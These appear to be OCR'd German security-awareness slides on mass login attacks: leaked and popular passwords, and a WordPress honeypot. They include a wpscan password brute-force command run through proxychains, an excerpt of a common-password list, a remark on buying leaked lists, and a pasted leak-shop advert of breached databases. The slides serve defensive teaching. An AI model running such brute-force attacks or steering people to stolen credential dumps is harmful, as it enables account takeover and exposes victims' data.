
Massenangriffe

Passwörter / Login

- Automatische Logins mit „Admin“ werden ausprobiert.
- Echte Passwörter aus Leaks oder beliebte Passwörter.
- Arbeite an einem WordPress Honeypot.

Beliebte Passwörter

- Viele Passwortlisten sind öffentlich.
- Echte Passwörter aus Leaks.
- *proxychains wpscan --url www.example.com --passwords /media/sf_Shared_Folder/500-popular-passwords-of-all-times.txt --usernames admin*




37126 lines (37126 sloc) | 346 KB

```
password1
abc123
fuckyou
monkey1
iloveyou1
myspace1
fuckyou1
number1
football1
nicole1
123456
iloveyou2
123abc
princess1
bubbles1
blink182
babygirl1
123456a
qwerty1
jordan1
iloveyou
```

Passwort Leaks

- Echte Passwortlisten kaufen für 8 Euro.
- Prüfen auf Datenlecks auf http://monitor.firefox.com.



We have a total of 7,714,676,068 Records from the following 426 Databases, free to download once you unlock them.

[999,999,999 Records] | 2019 - (Collection) Multiple Collections (1 to 5 + AntiPublic + Zabagur) ➡ Downlo
Here! * Download provided via Torrent
[013,545,468 Records] | 2015 - (000webhost.com) 000Webhost Database ➡ Download Here!
[000,018,965 Records] | 2013 - (1337-crew.to) 1337 Crew Database ➡ Download Here!
[000,000,586 Records] | 2014 - (143vpn.com) 143VPN Database ➡ Download Here!
[009,072,977 Records] | 2011 - (178.com) 178 Database ➡ Download Here!
[028,052,322 Records] | 2016 - (17.media) 17.Media (17 直播) Database ➡ Download Here!
[014,928,048 Records] | 2011 - (7k7k.com) 7k7k Database ➡ Download Here!
[000,782,609 Records] | 2016 - (abandonia.com) Abandonia Database ➡ Download Here!
[000,432,943 Records] | 2014 - (acne.org) Acne Database ➡ Download Here!
[152,445,165 Records] | 2013 - (adobe.com) Adobe Database ➡ Download Here!
[003,867,997 Records] | 2015 - (adultfriendfinder.com) Adult Friend Finder Database ➡ Download H
[000,166,380 Records] | 2014 - (aimjunkies.com) Aim Junkies Database ➡ Download Here!
[000,132,788 Records] | 2015 - (alabama.gov) Alabama Voter Database ➡ Download Here!
[000,487,415 Records] | 2015 - (alaska.gov) Alaska Voter Database ➡ Download Here!
[000,200,257 Records] | 2016 - (allwomenstalk.com) All Womens Talk Database ➡ Download Here
[000,008,508 Records] | 2016 - (alphas.sx) Alphas.sx Forum Database ➡ Download Here!
[000,745,355 Records] | 2012 - (androidforums.com) Android Forums Database ➡ Download Here
[000,170,707 Records] | 2016 - (animutank.com) Animu Tank Database ➡ Download Here!
[030,811,934 Records] | 2015 - (ashleymadison.com) Ashley Madison Database ➡ Download Here
[000,088,871 Records] | 2015 - (autohotkey.com) Auto Hot Key (AHK) Database ➡ Download Her
[000,422,959 Records] | 2014 - (avast.com) Avast Database ➡ Download Here!
[000,355,161 Records] | 2010 - (apple.com) Apple Database ➡ Download Here!
[000,026,554 Records] | 2017 - (forums.bandainamcogames.com) Bandai Namco Forums Database
➡ Download Here!
[000,530,270 Records] | 2011 - (battlefieldheroes.com) Battlefield Heroes Database ➡ Download H
[112,005,531 Records] | 2016 - (badoo.com) Badoo Database ➡ Download Here!
[001,022,883 Records] | 2014 - (binweevils.com) Bin Weevils Database ➡ Download Here!
[000,041,348 Records] | 2014 - (bitshacking.com) BitsHacking Database ➡ Download Here!
[000,777,387 Records] | 2014 - (blackhatworld.com) Black Hat World Database ➡ Download Here!
[000,144,979 Records] | 2015 - (bleachanime.org) Bleach Anime Database ➡ Download Here!
[000,790,724 Records] | 2013 - (brazzers.com) Brazzers Database ➡ Download Here!
[000,227,747 Records] | 2014 - (cannabis.com) Cannabis Forum Database ➡ Download Here!
[000,177,940 Records] | 2016 - (cardingmafia.ws) Carding Mafia Database ➡ Download Here!
[000,444,767 Records] | 2015 - (cheapassgamer.com) Cheap Ass Gamer Database ➡ Download He
[000,348,556 Records] | 2017 - (chinaeko.com) China EKO Database ➡ Download Here!
[003,525,885 Records] | 2015 - (colorado.gov) Colorado Voter Database ➡ Download Here!
[000,616,882 Records] | 2015 - (xfinity.com) Comcast Database ➡ Download Here!
[000,065,197 Records] | 2016 - (comicbookresources.com) Comic Book Resources Database
➡ Download Here!

Was kann helfen?

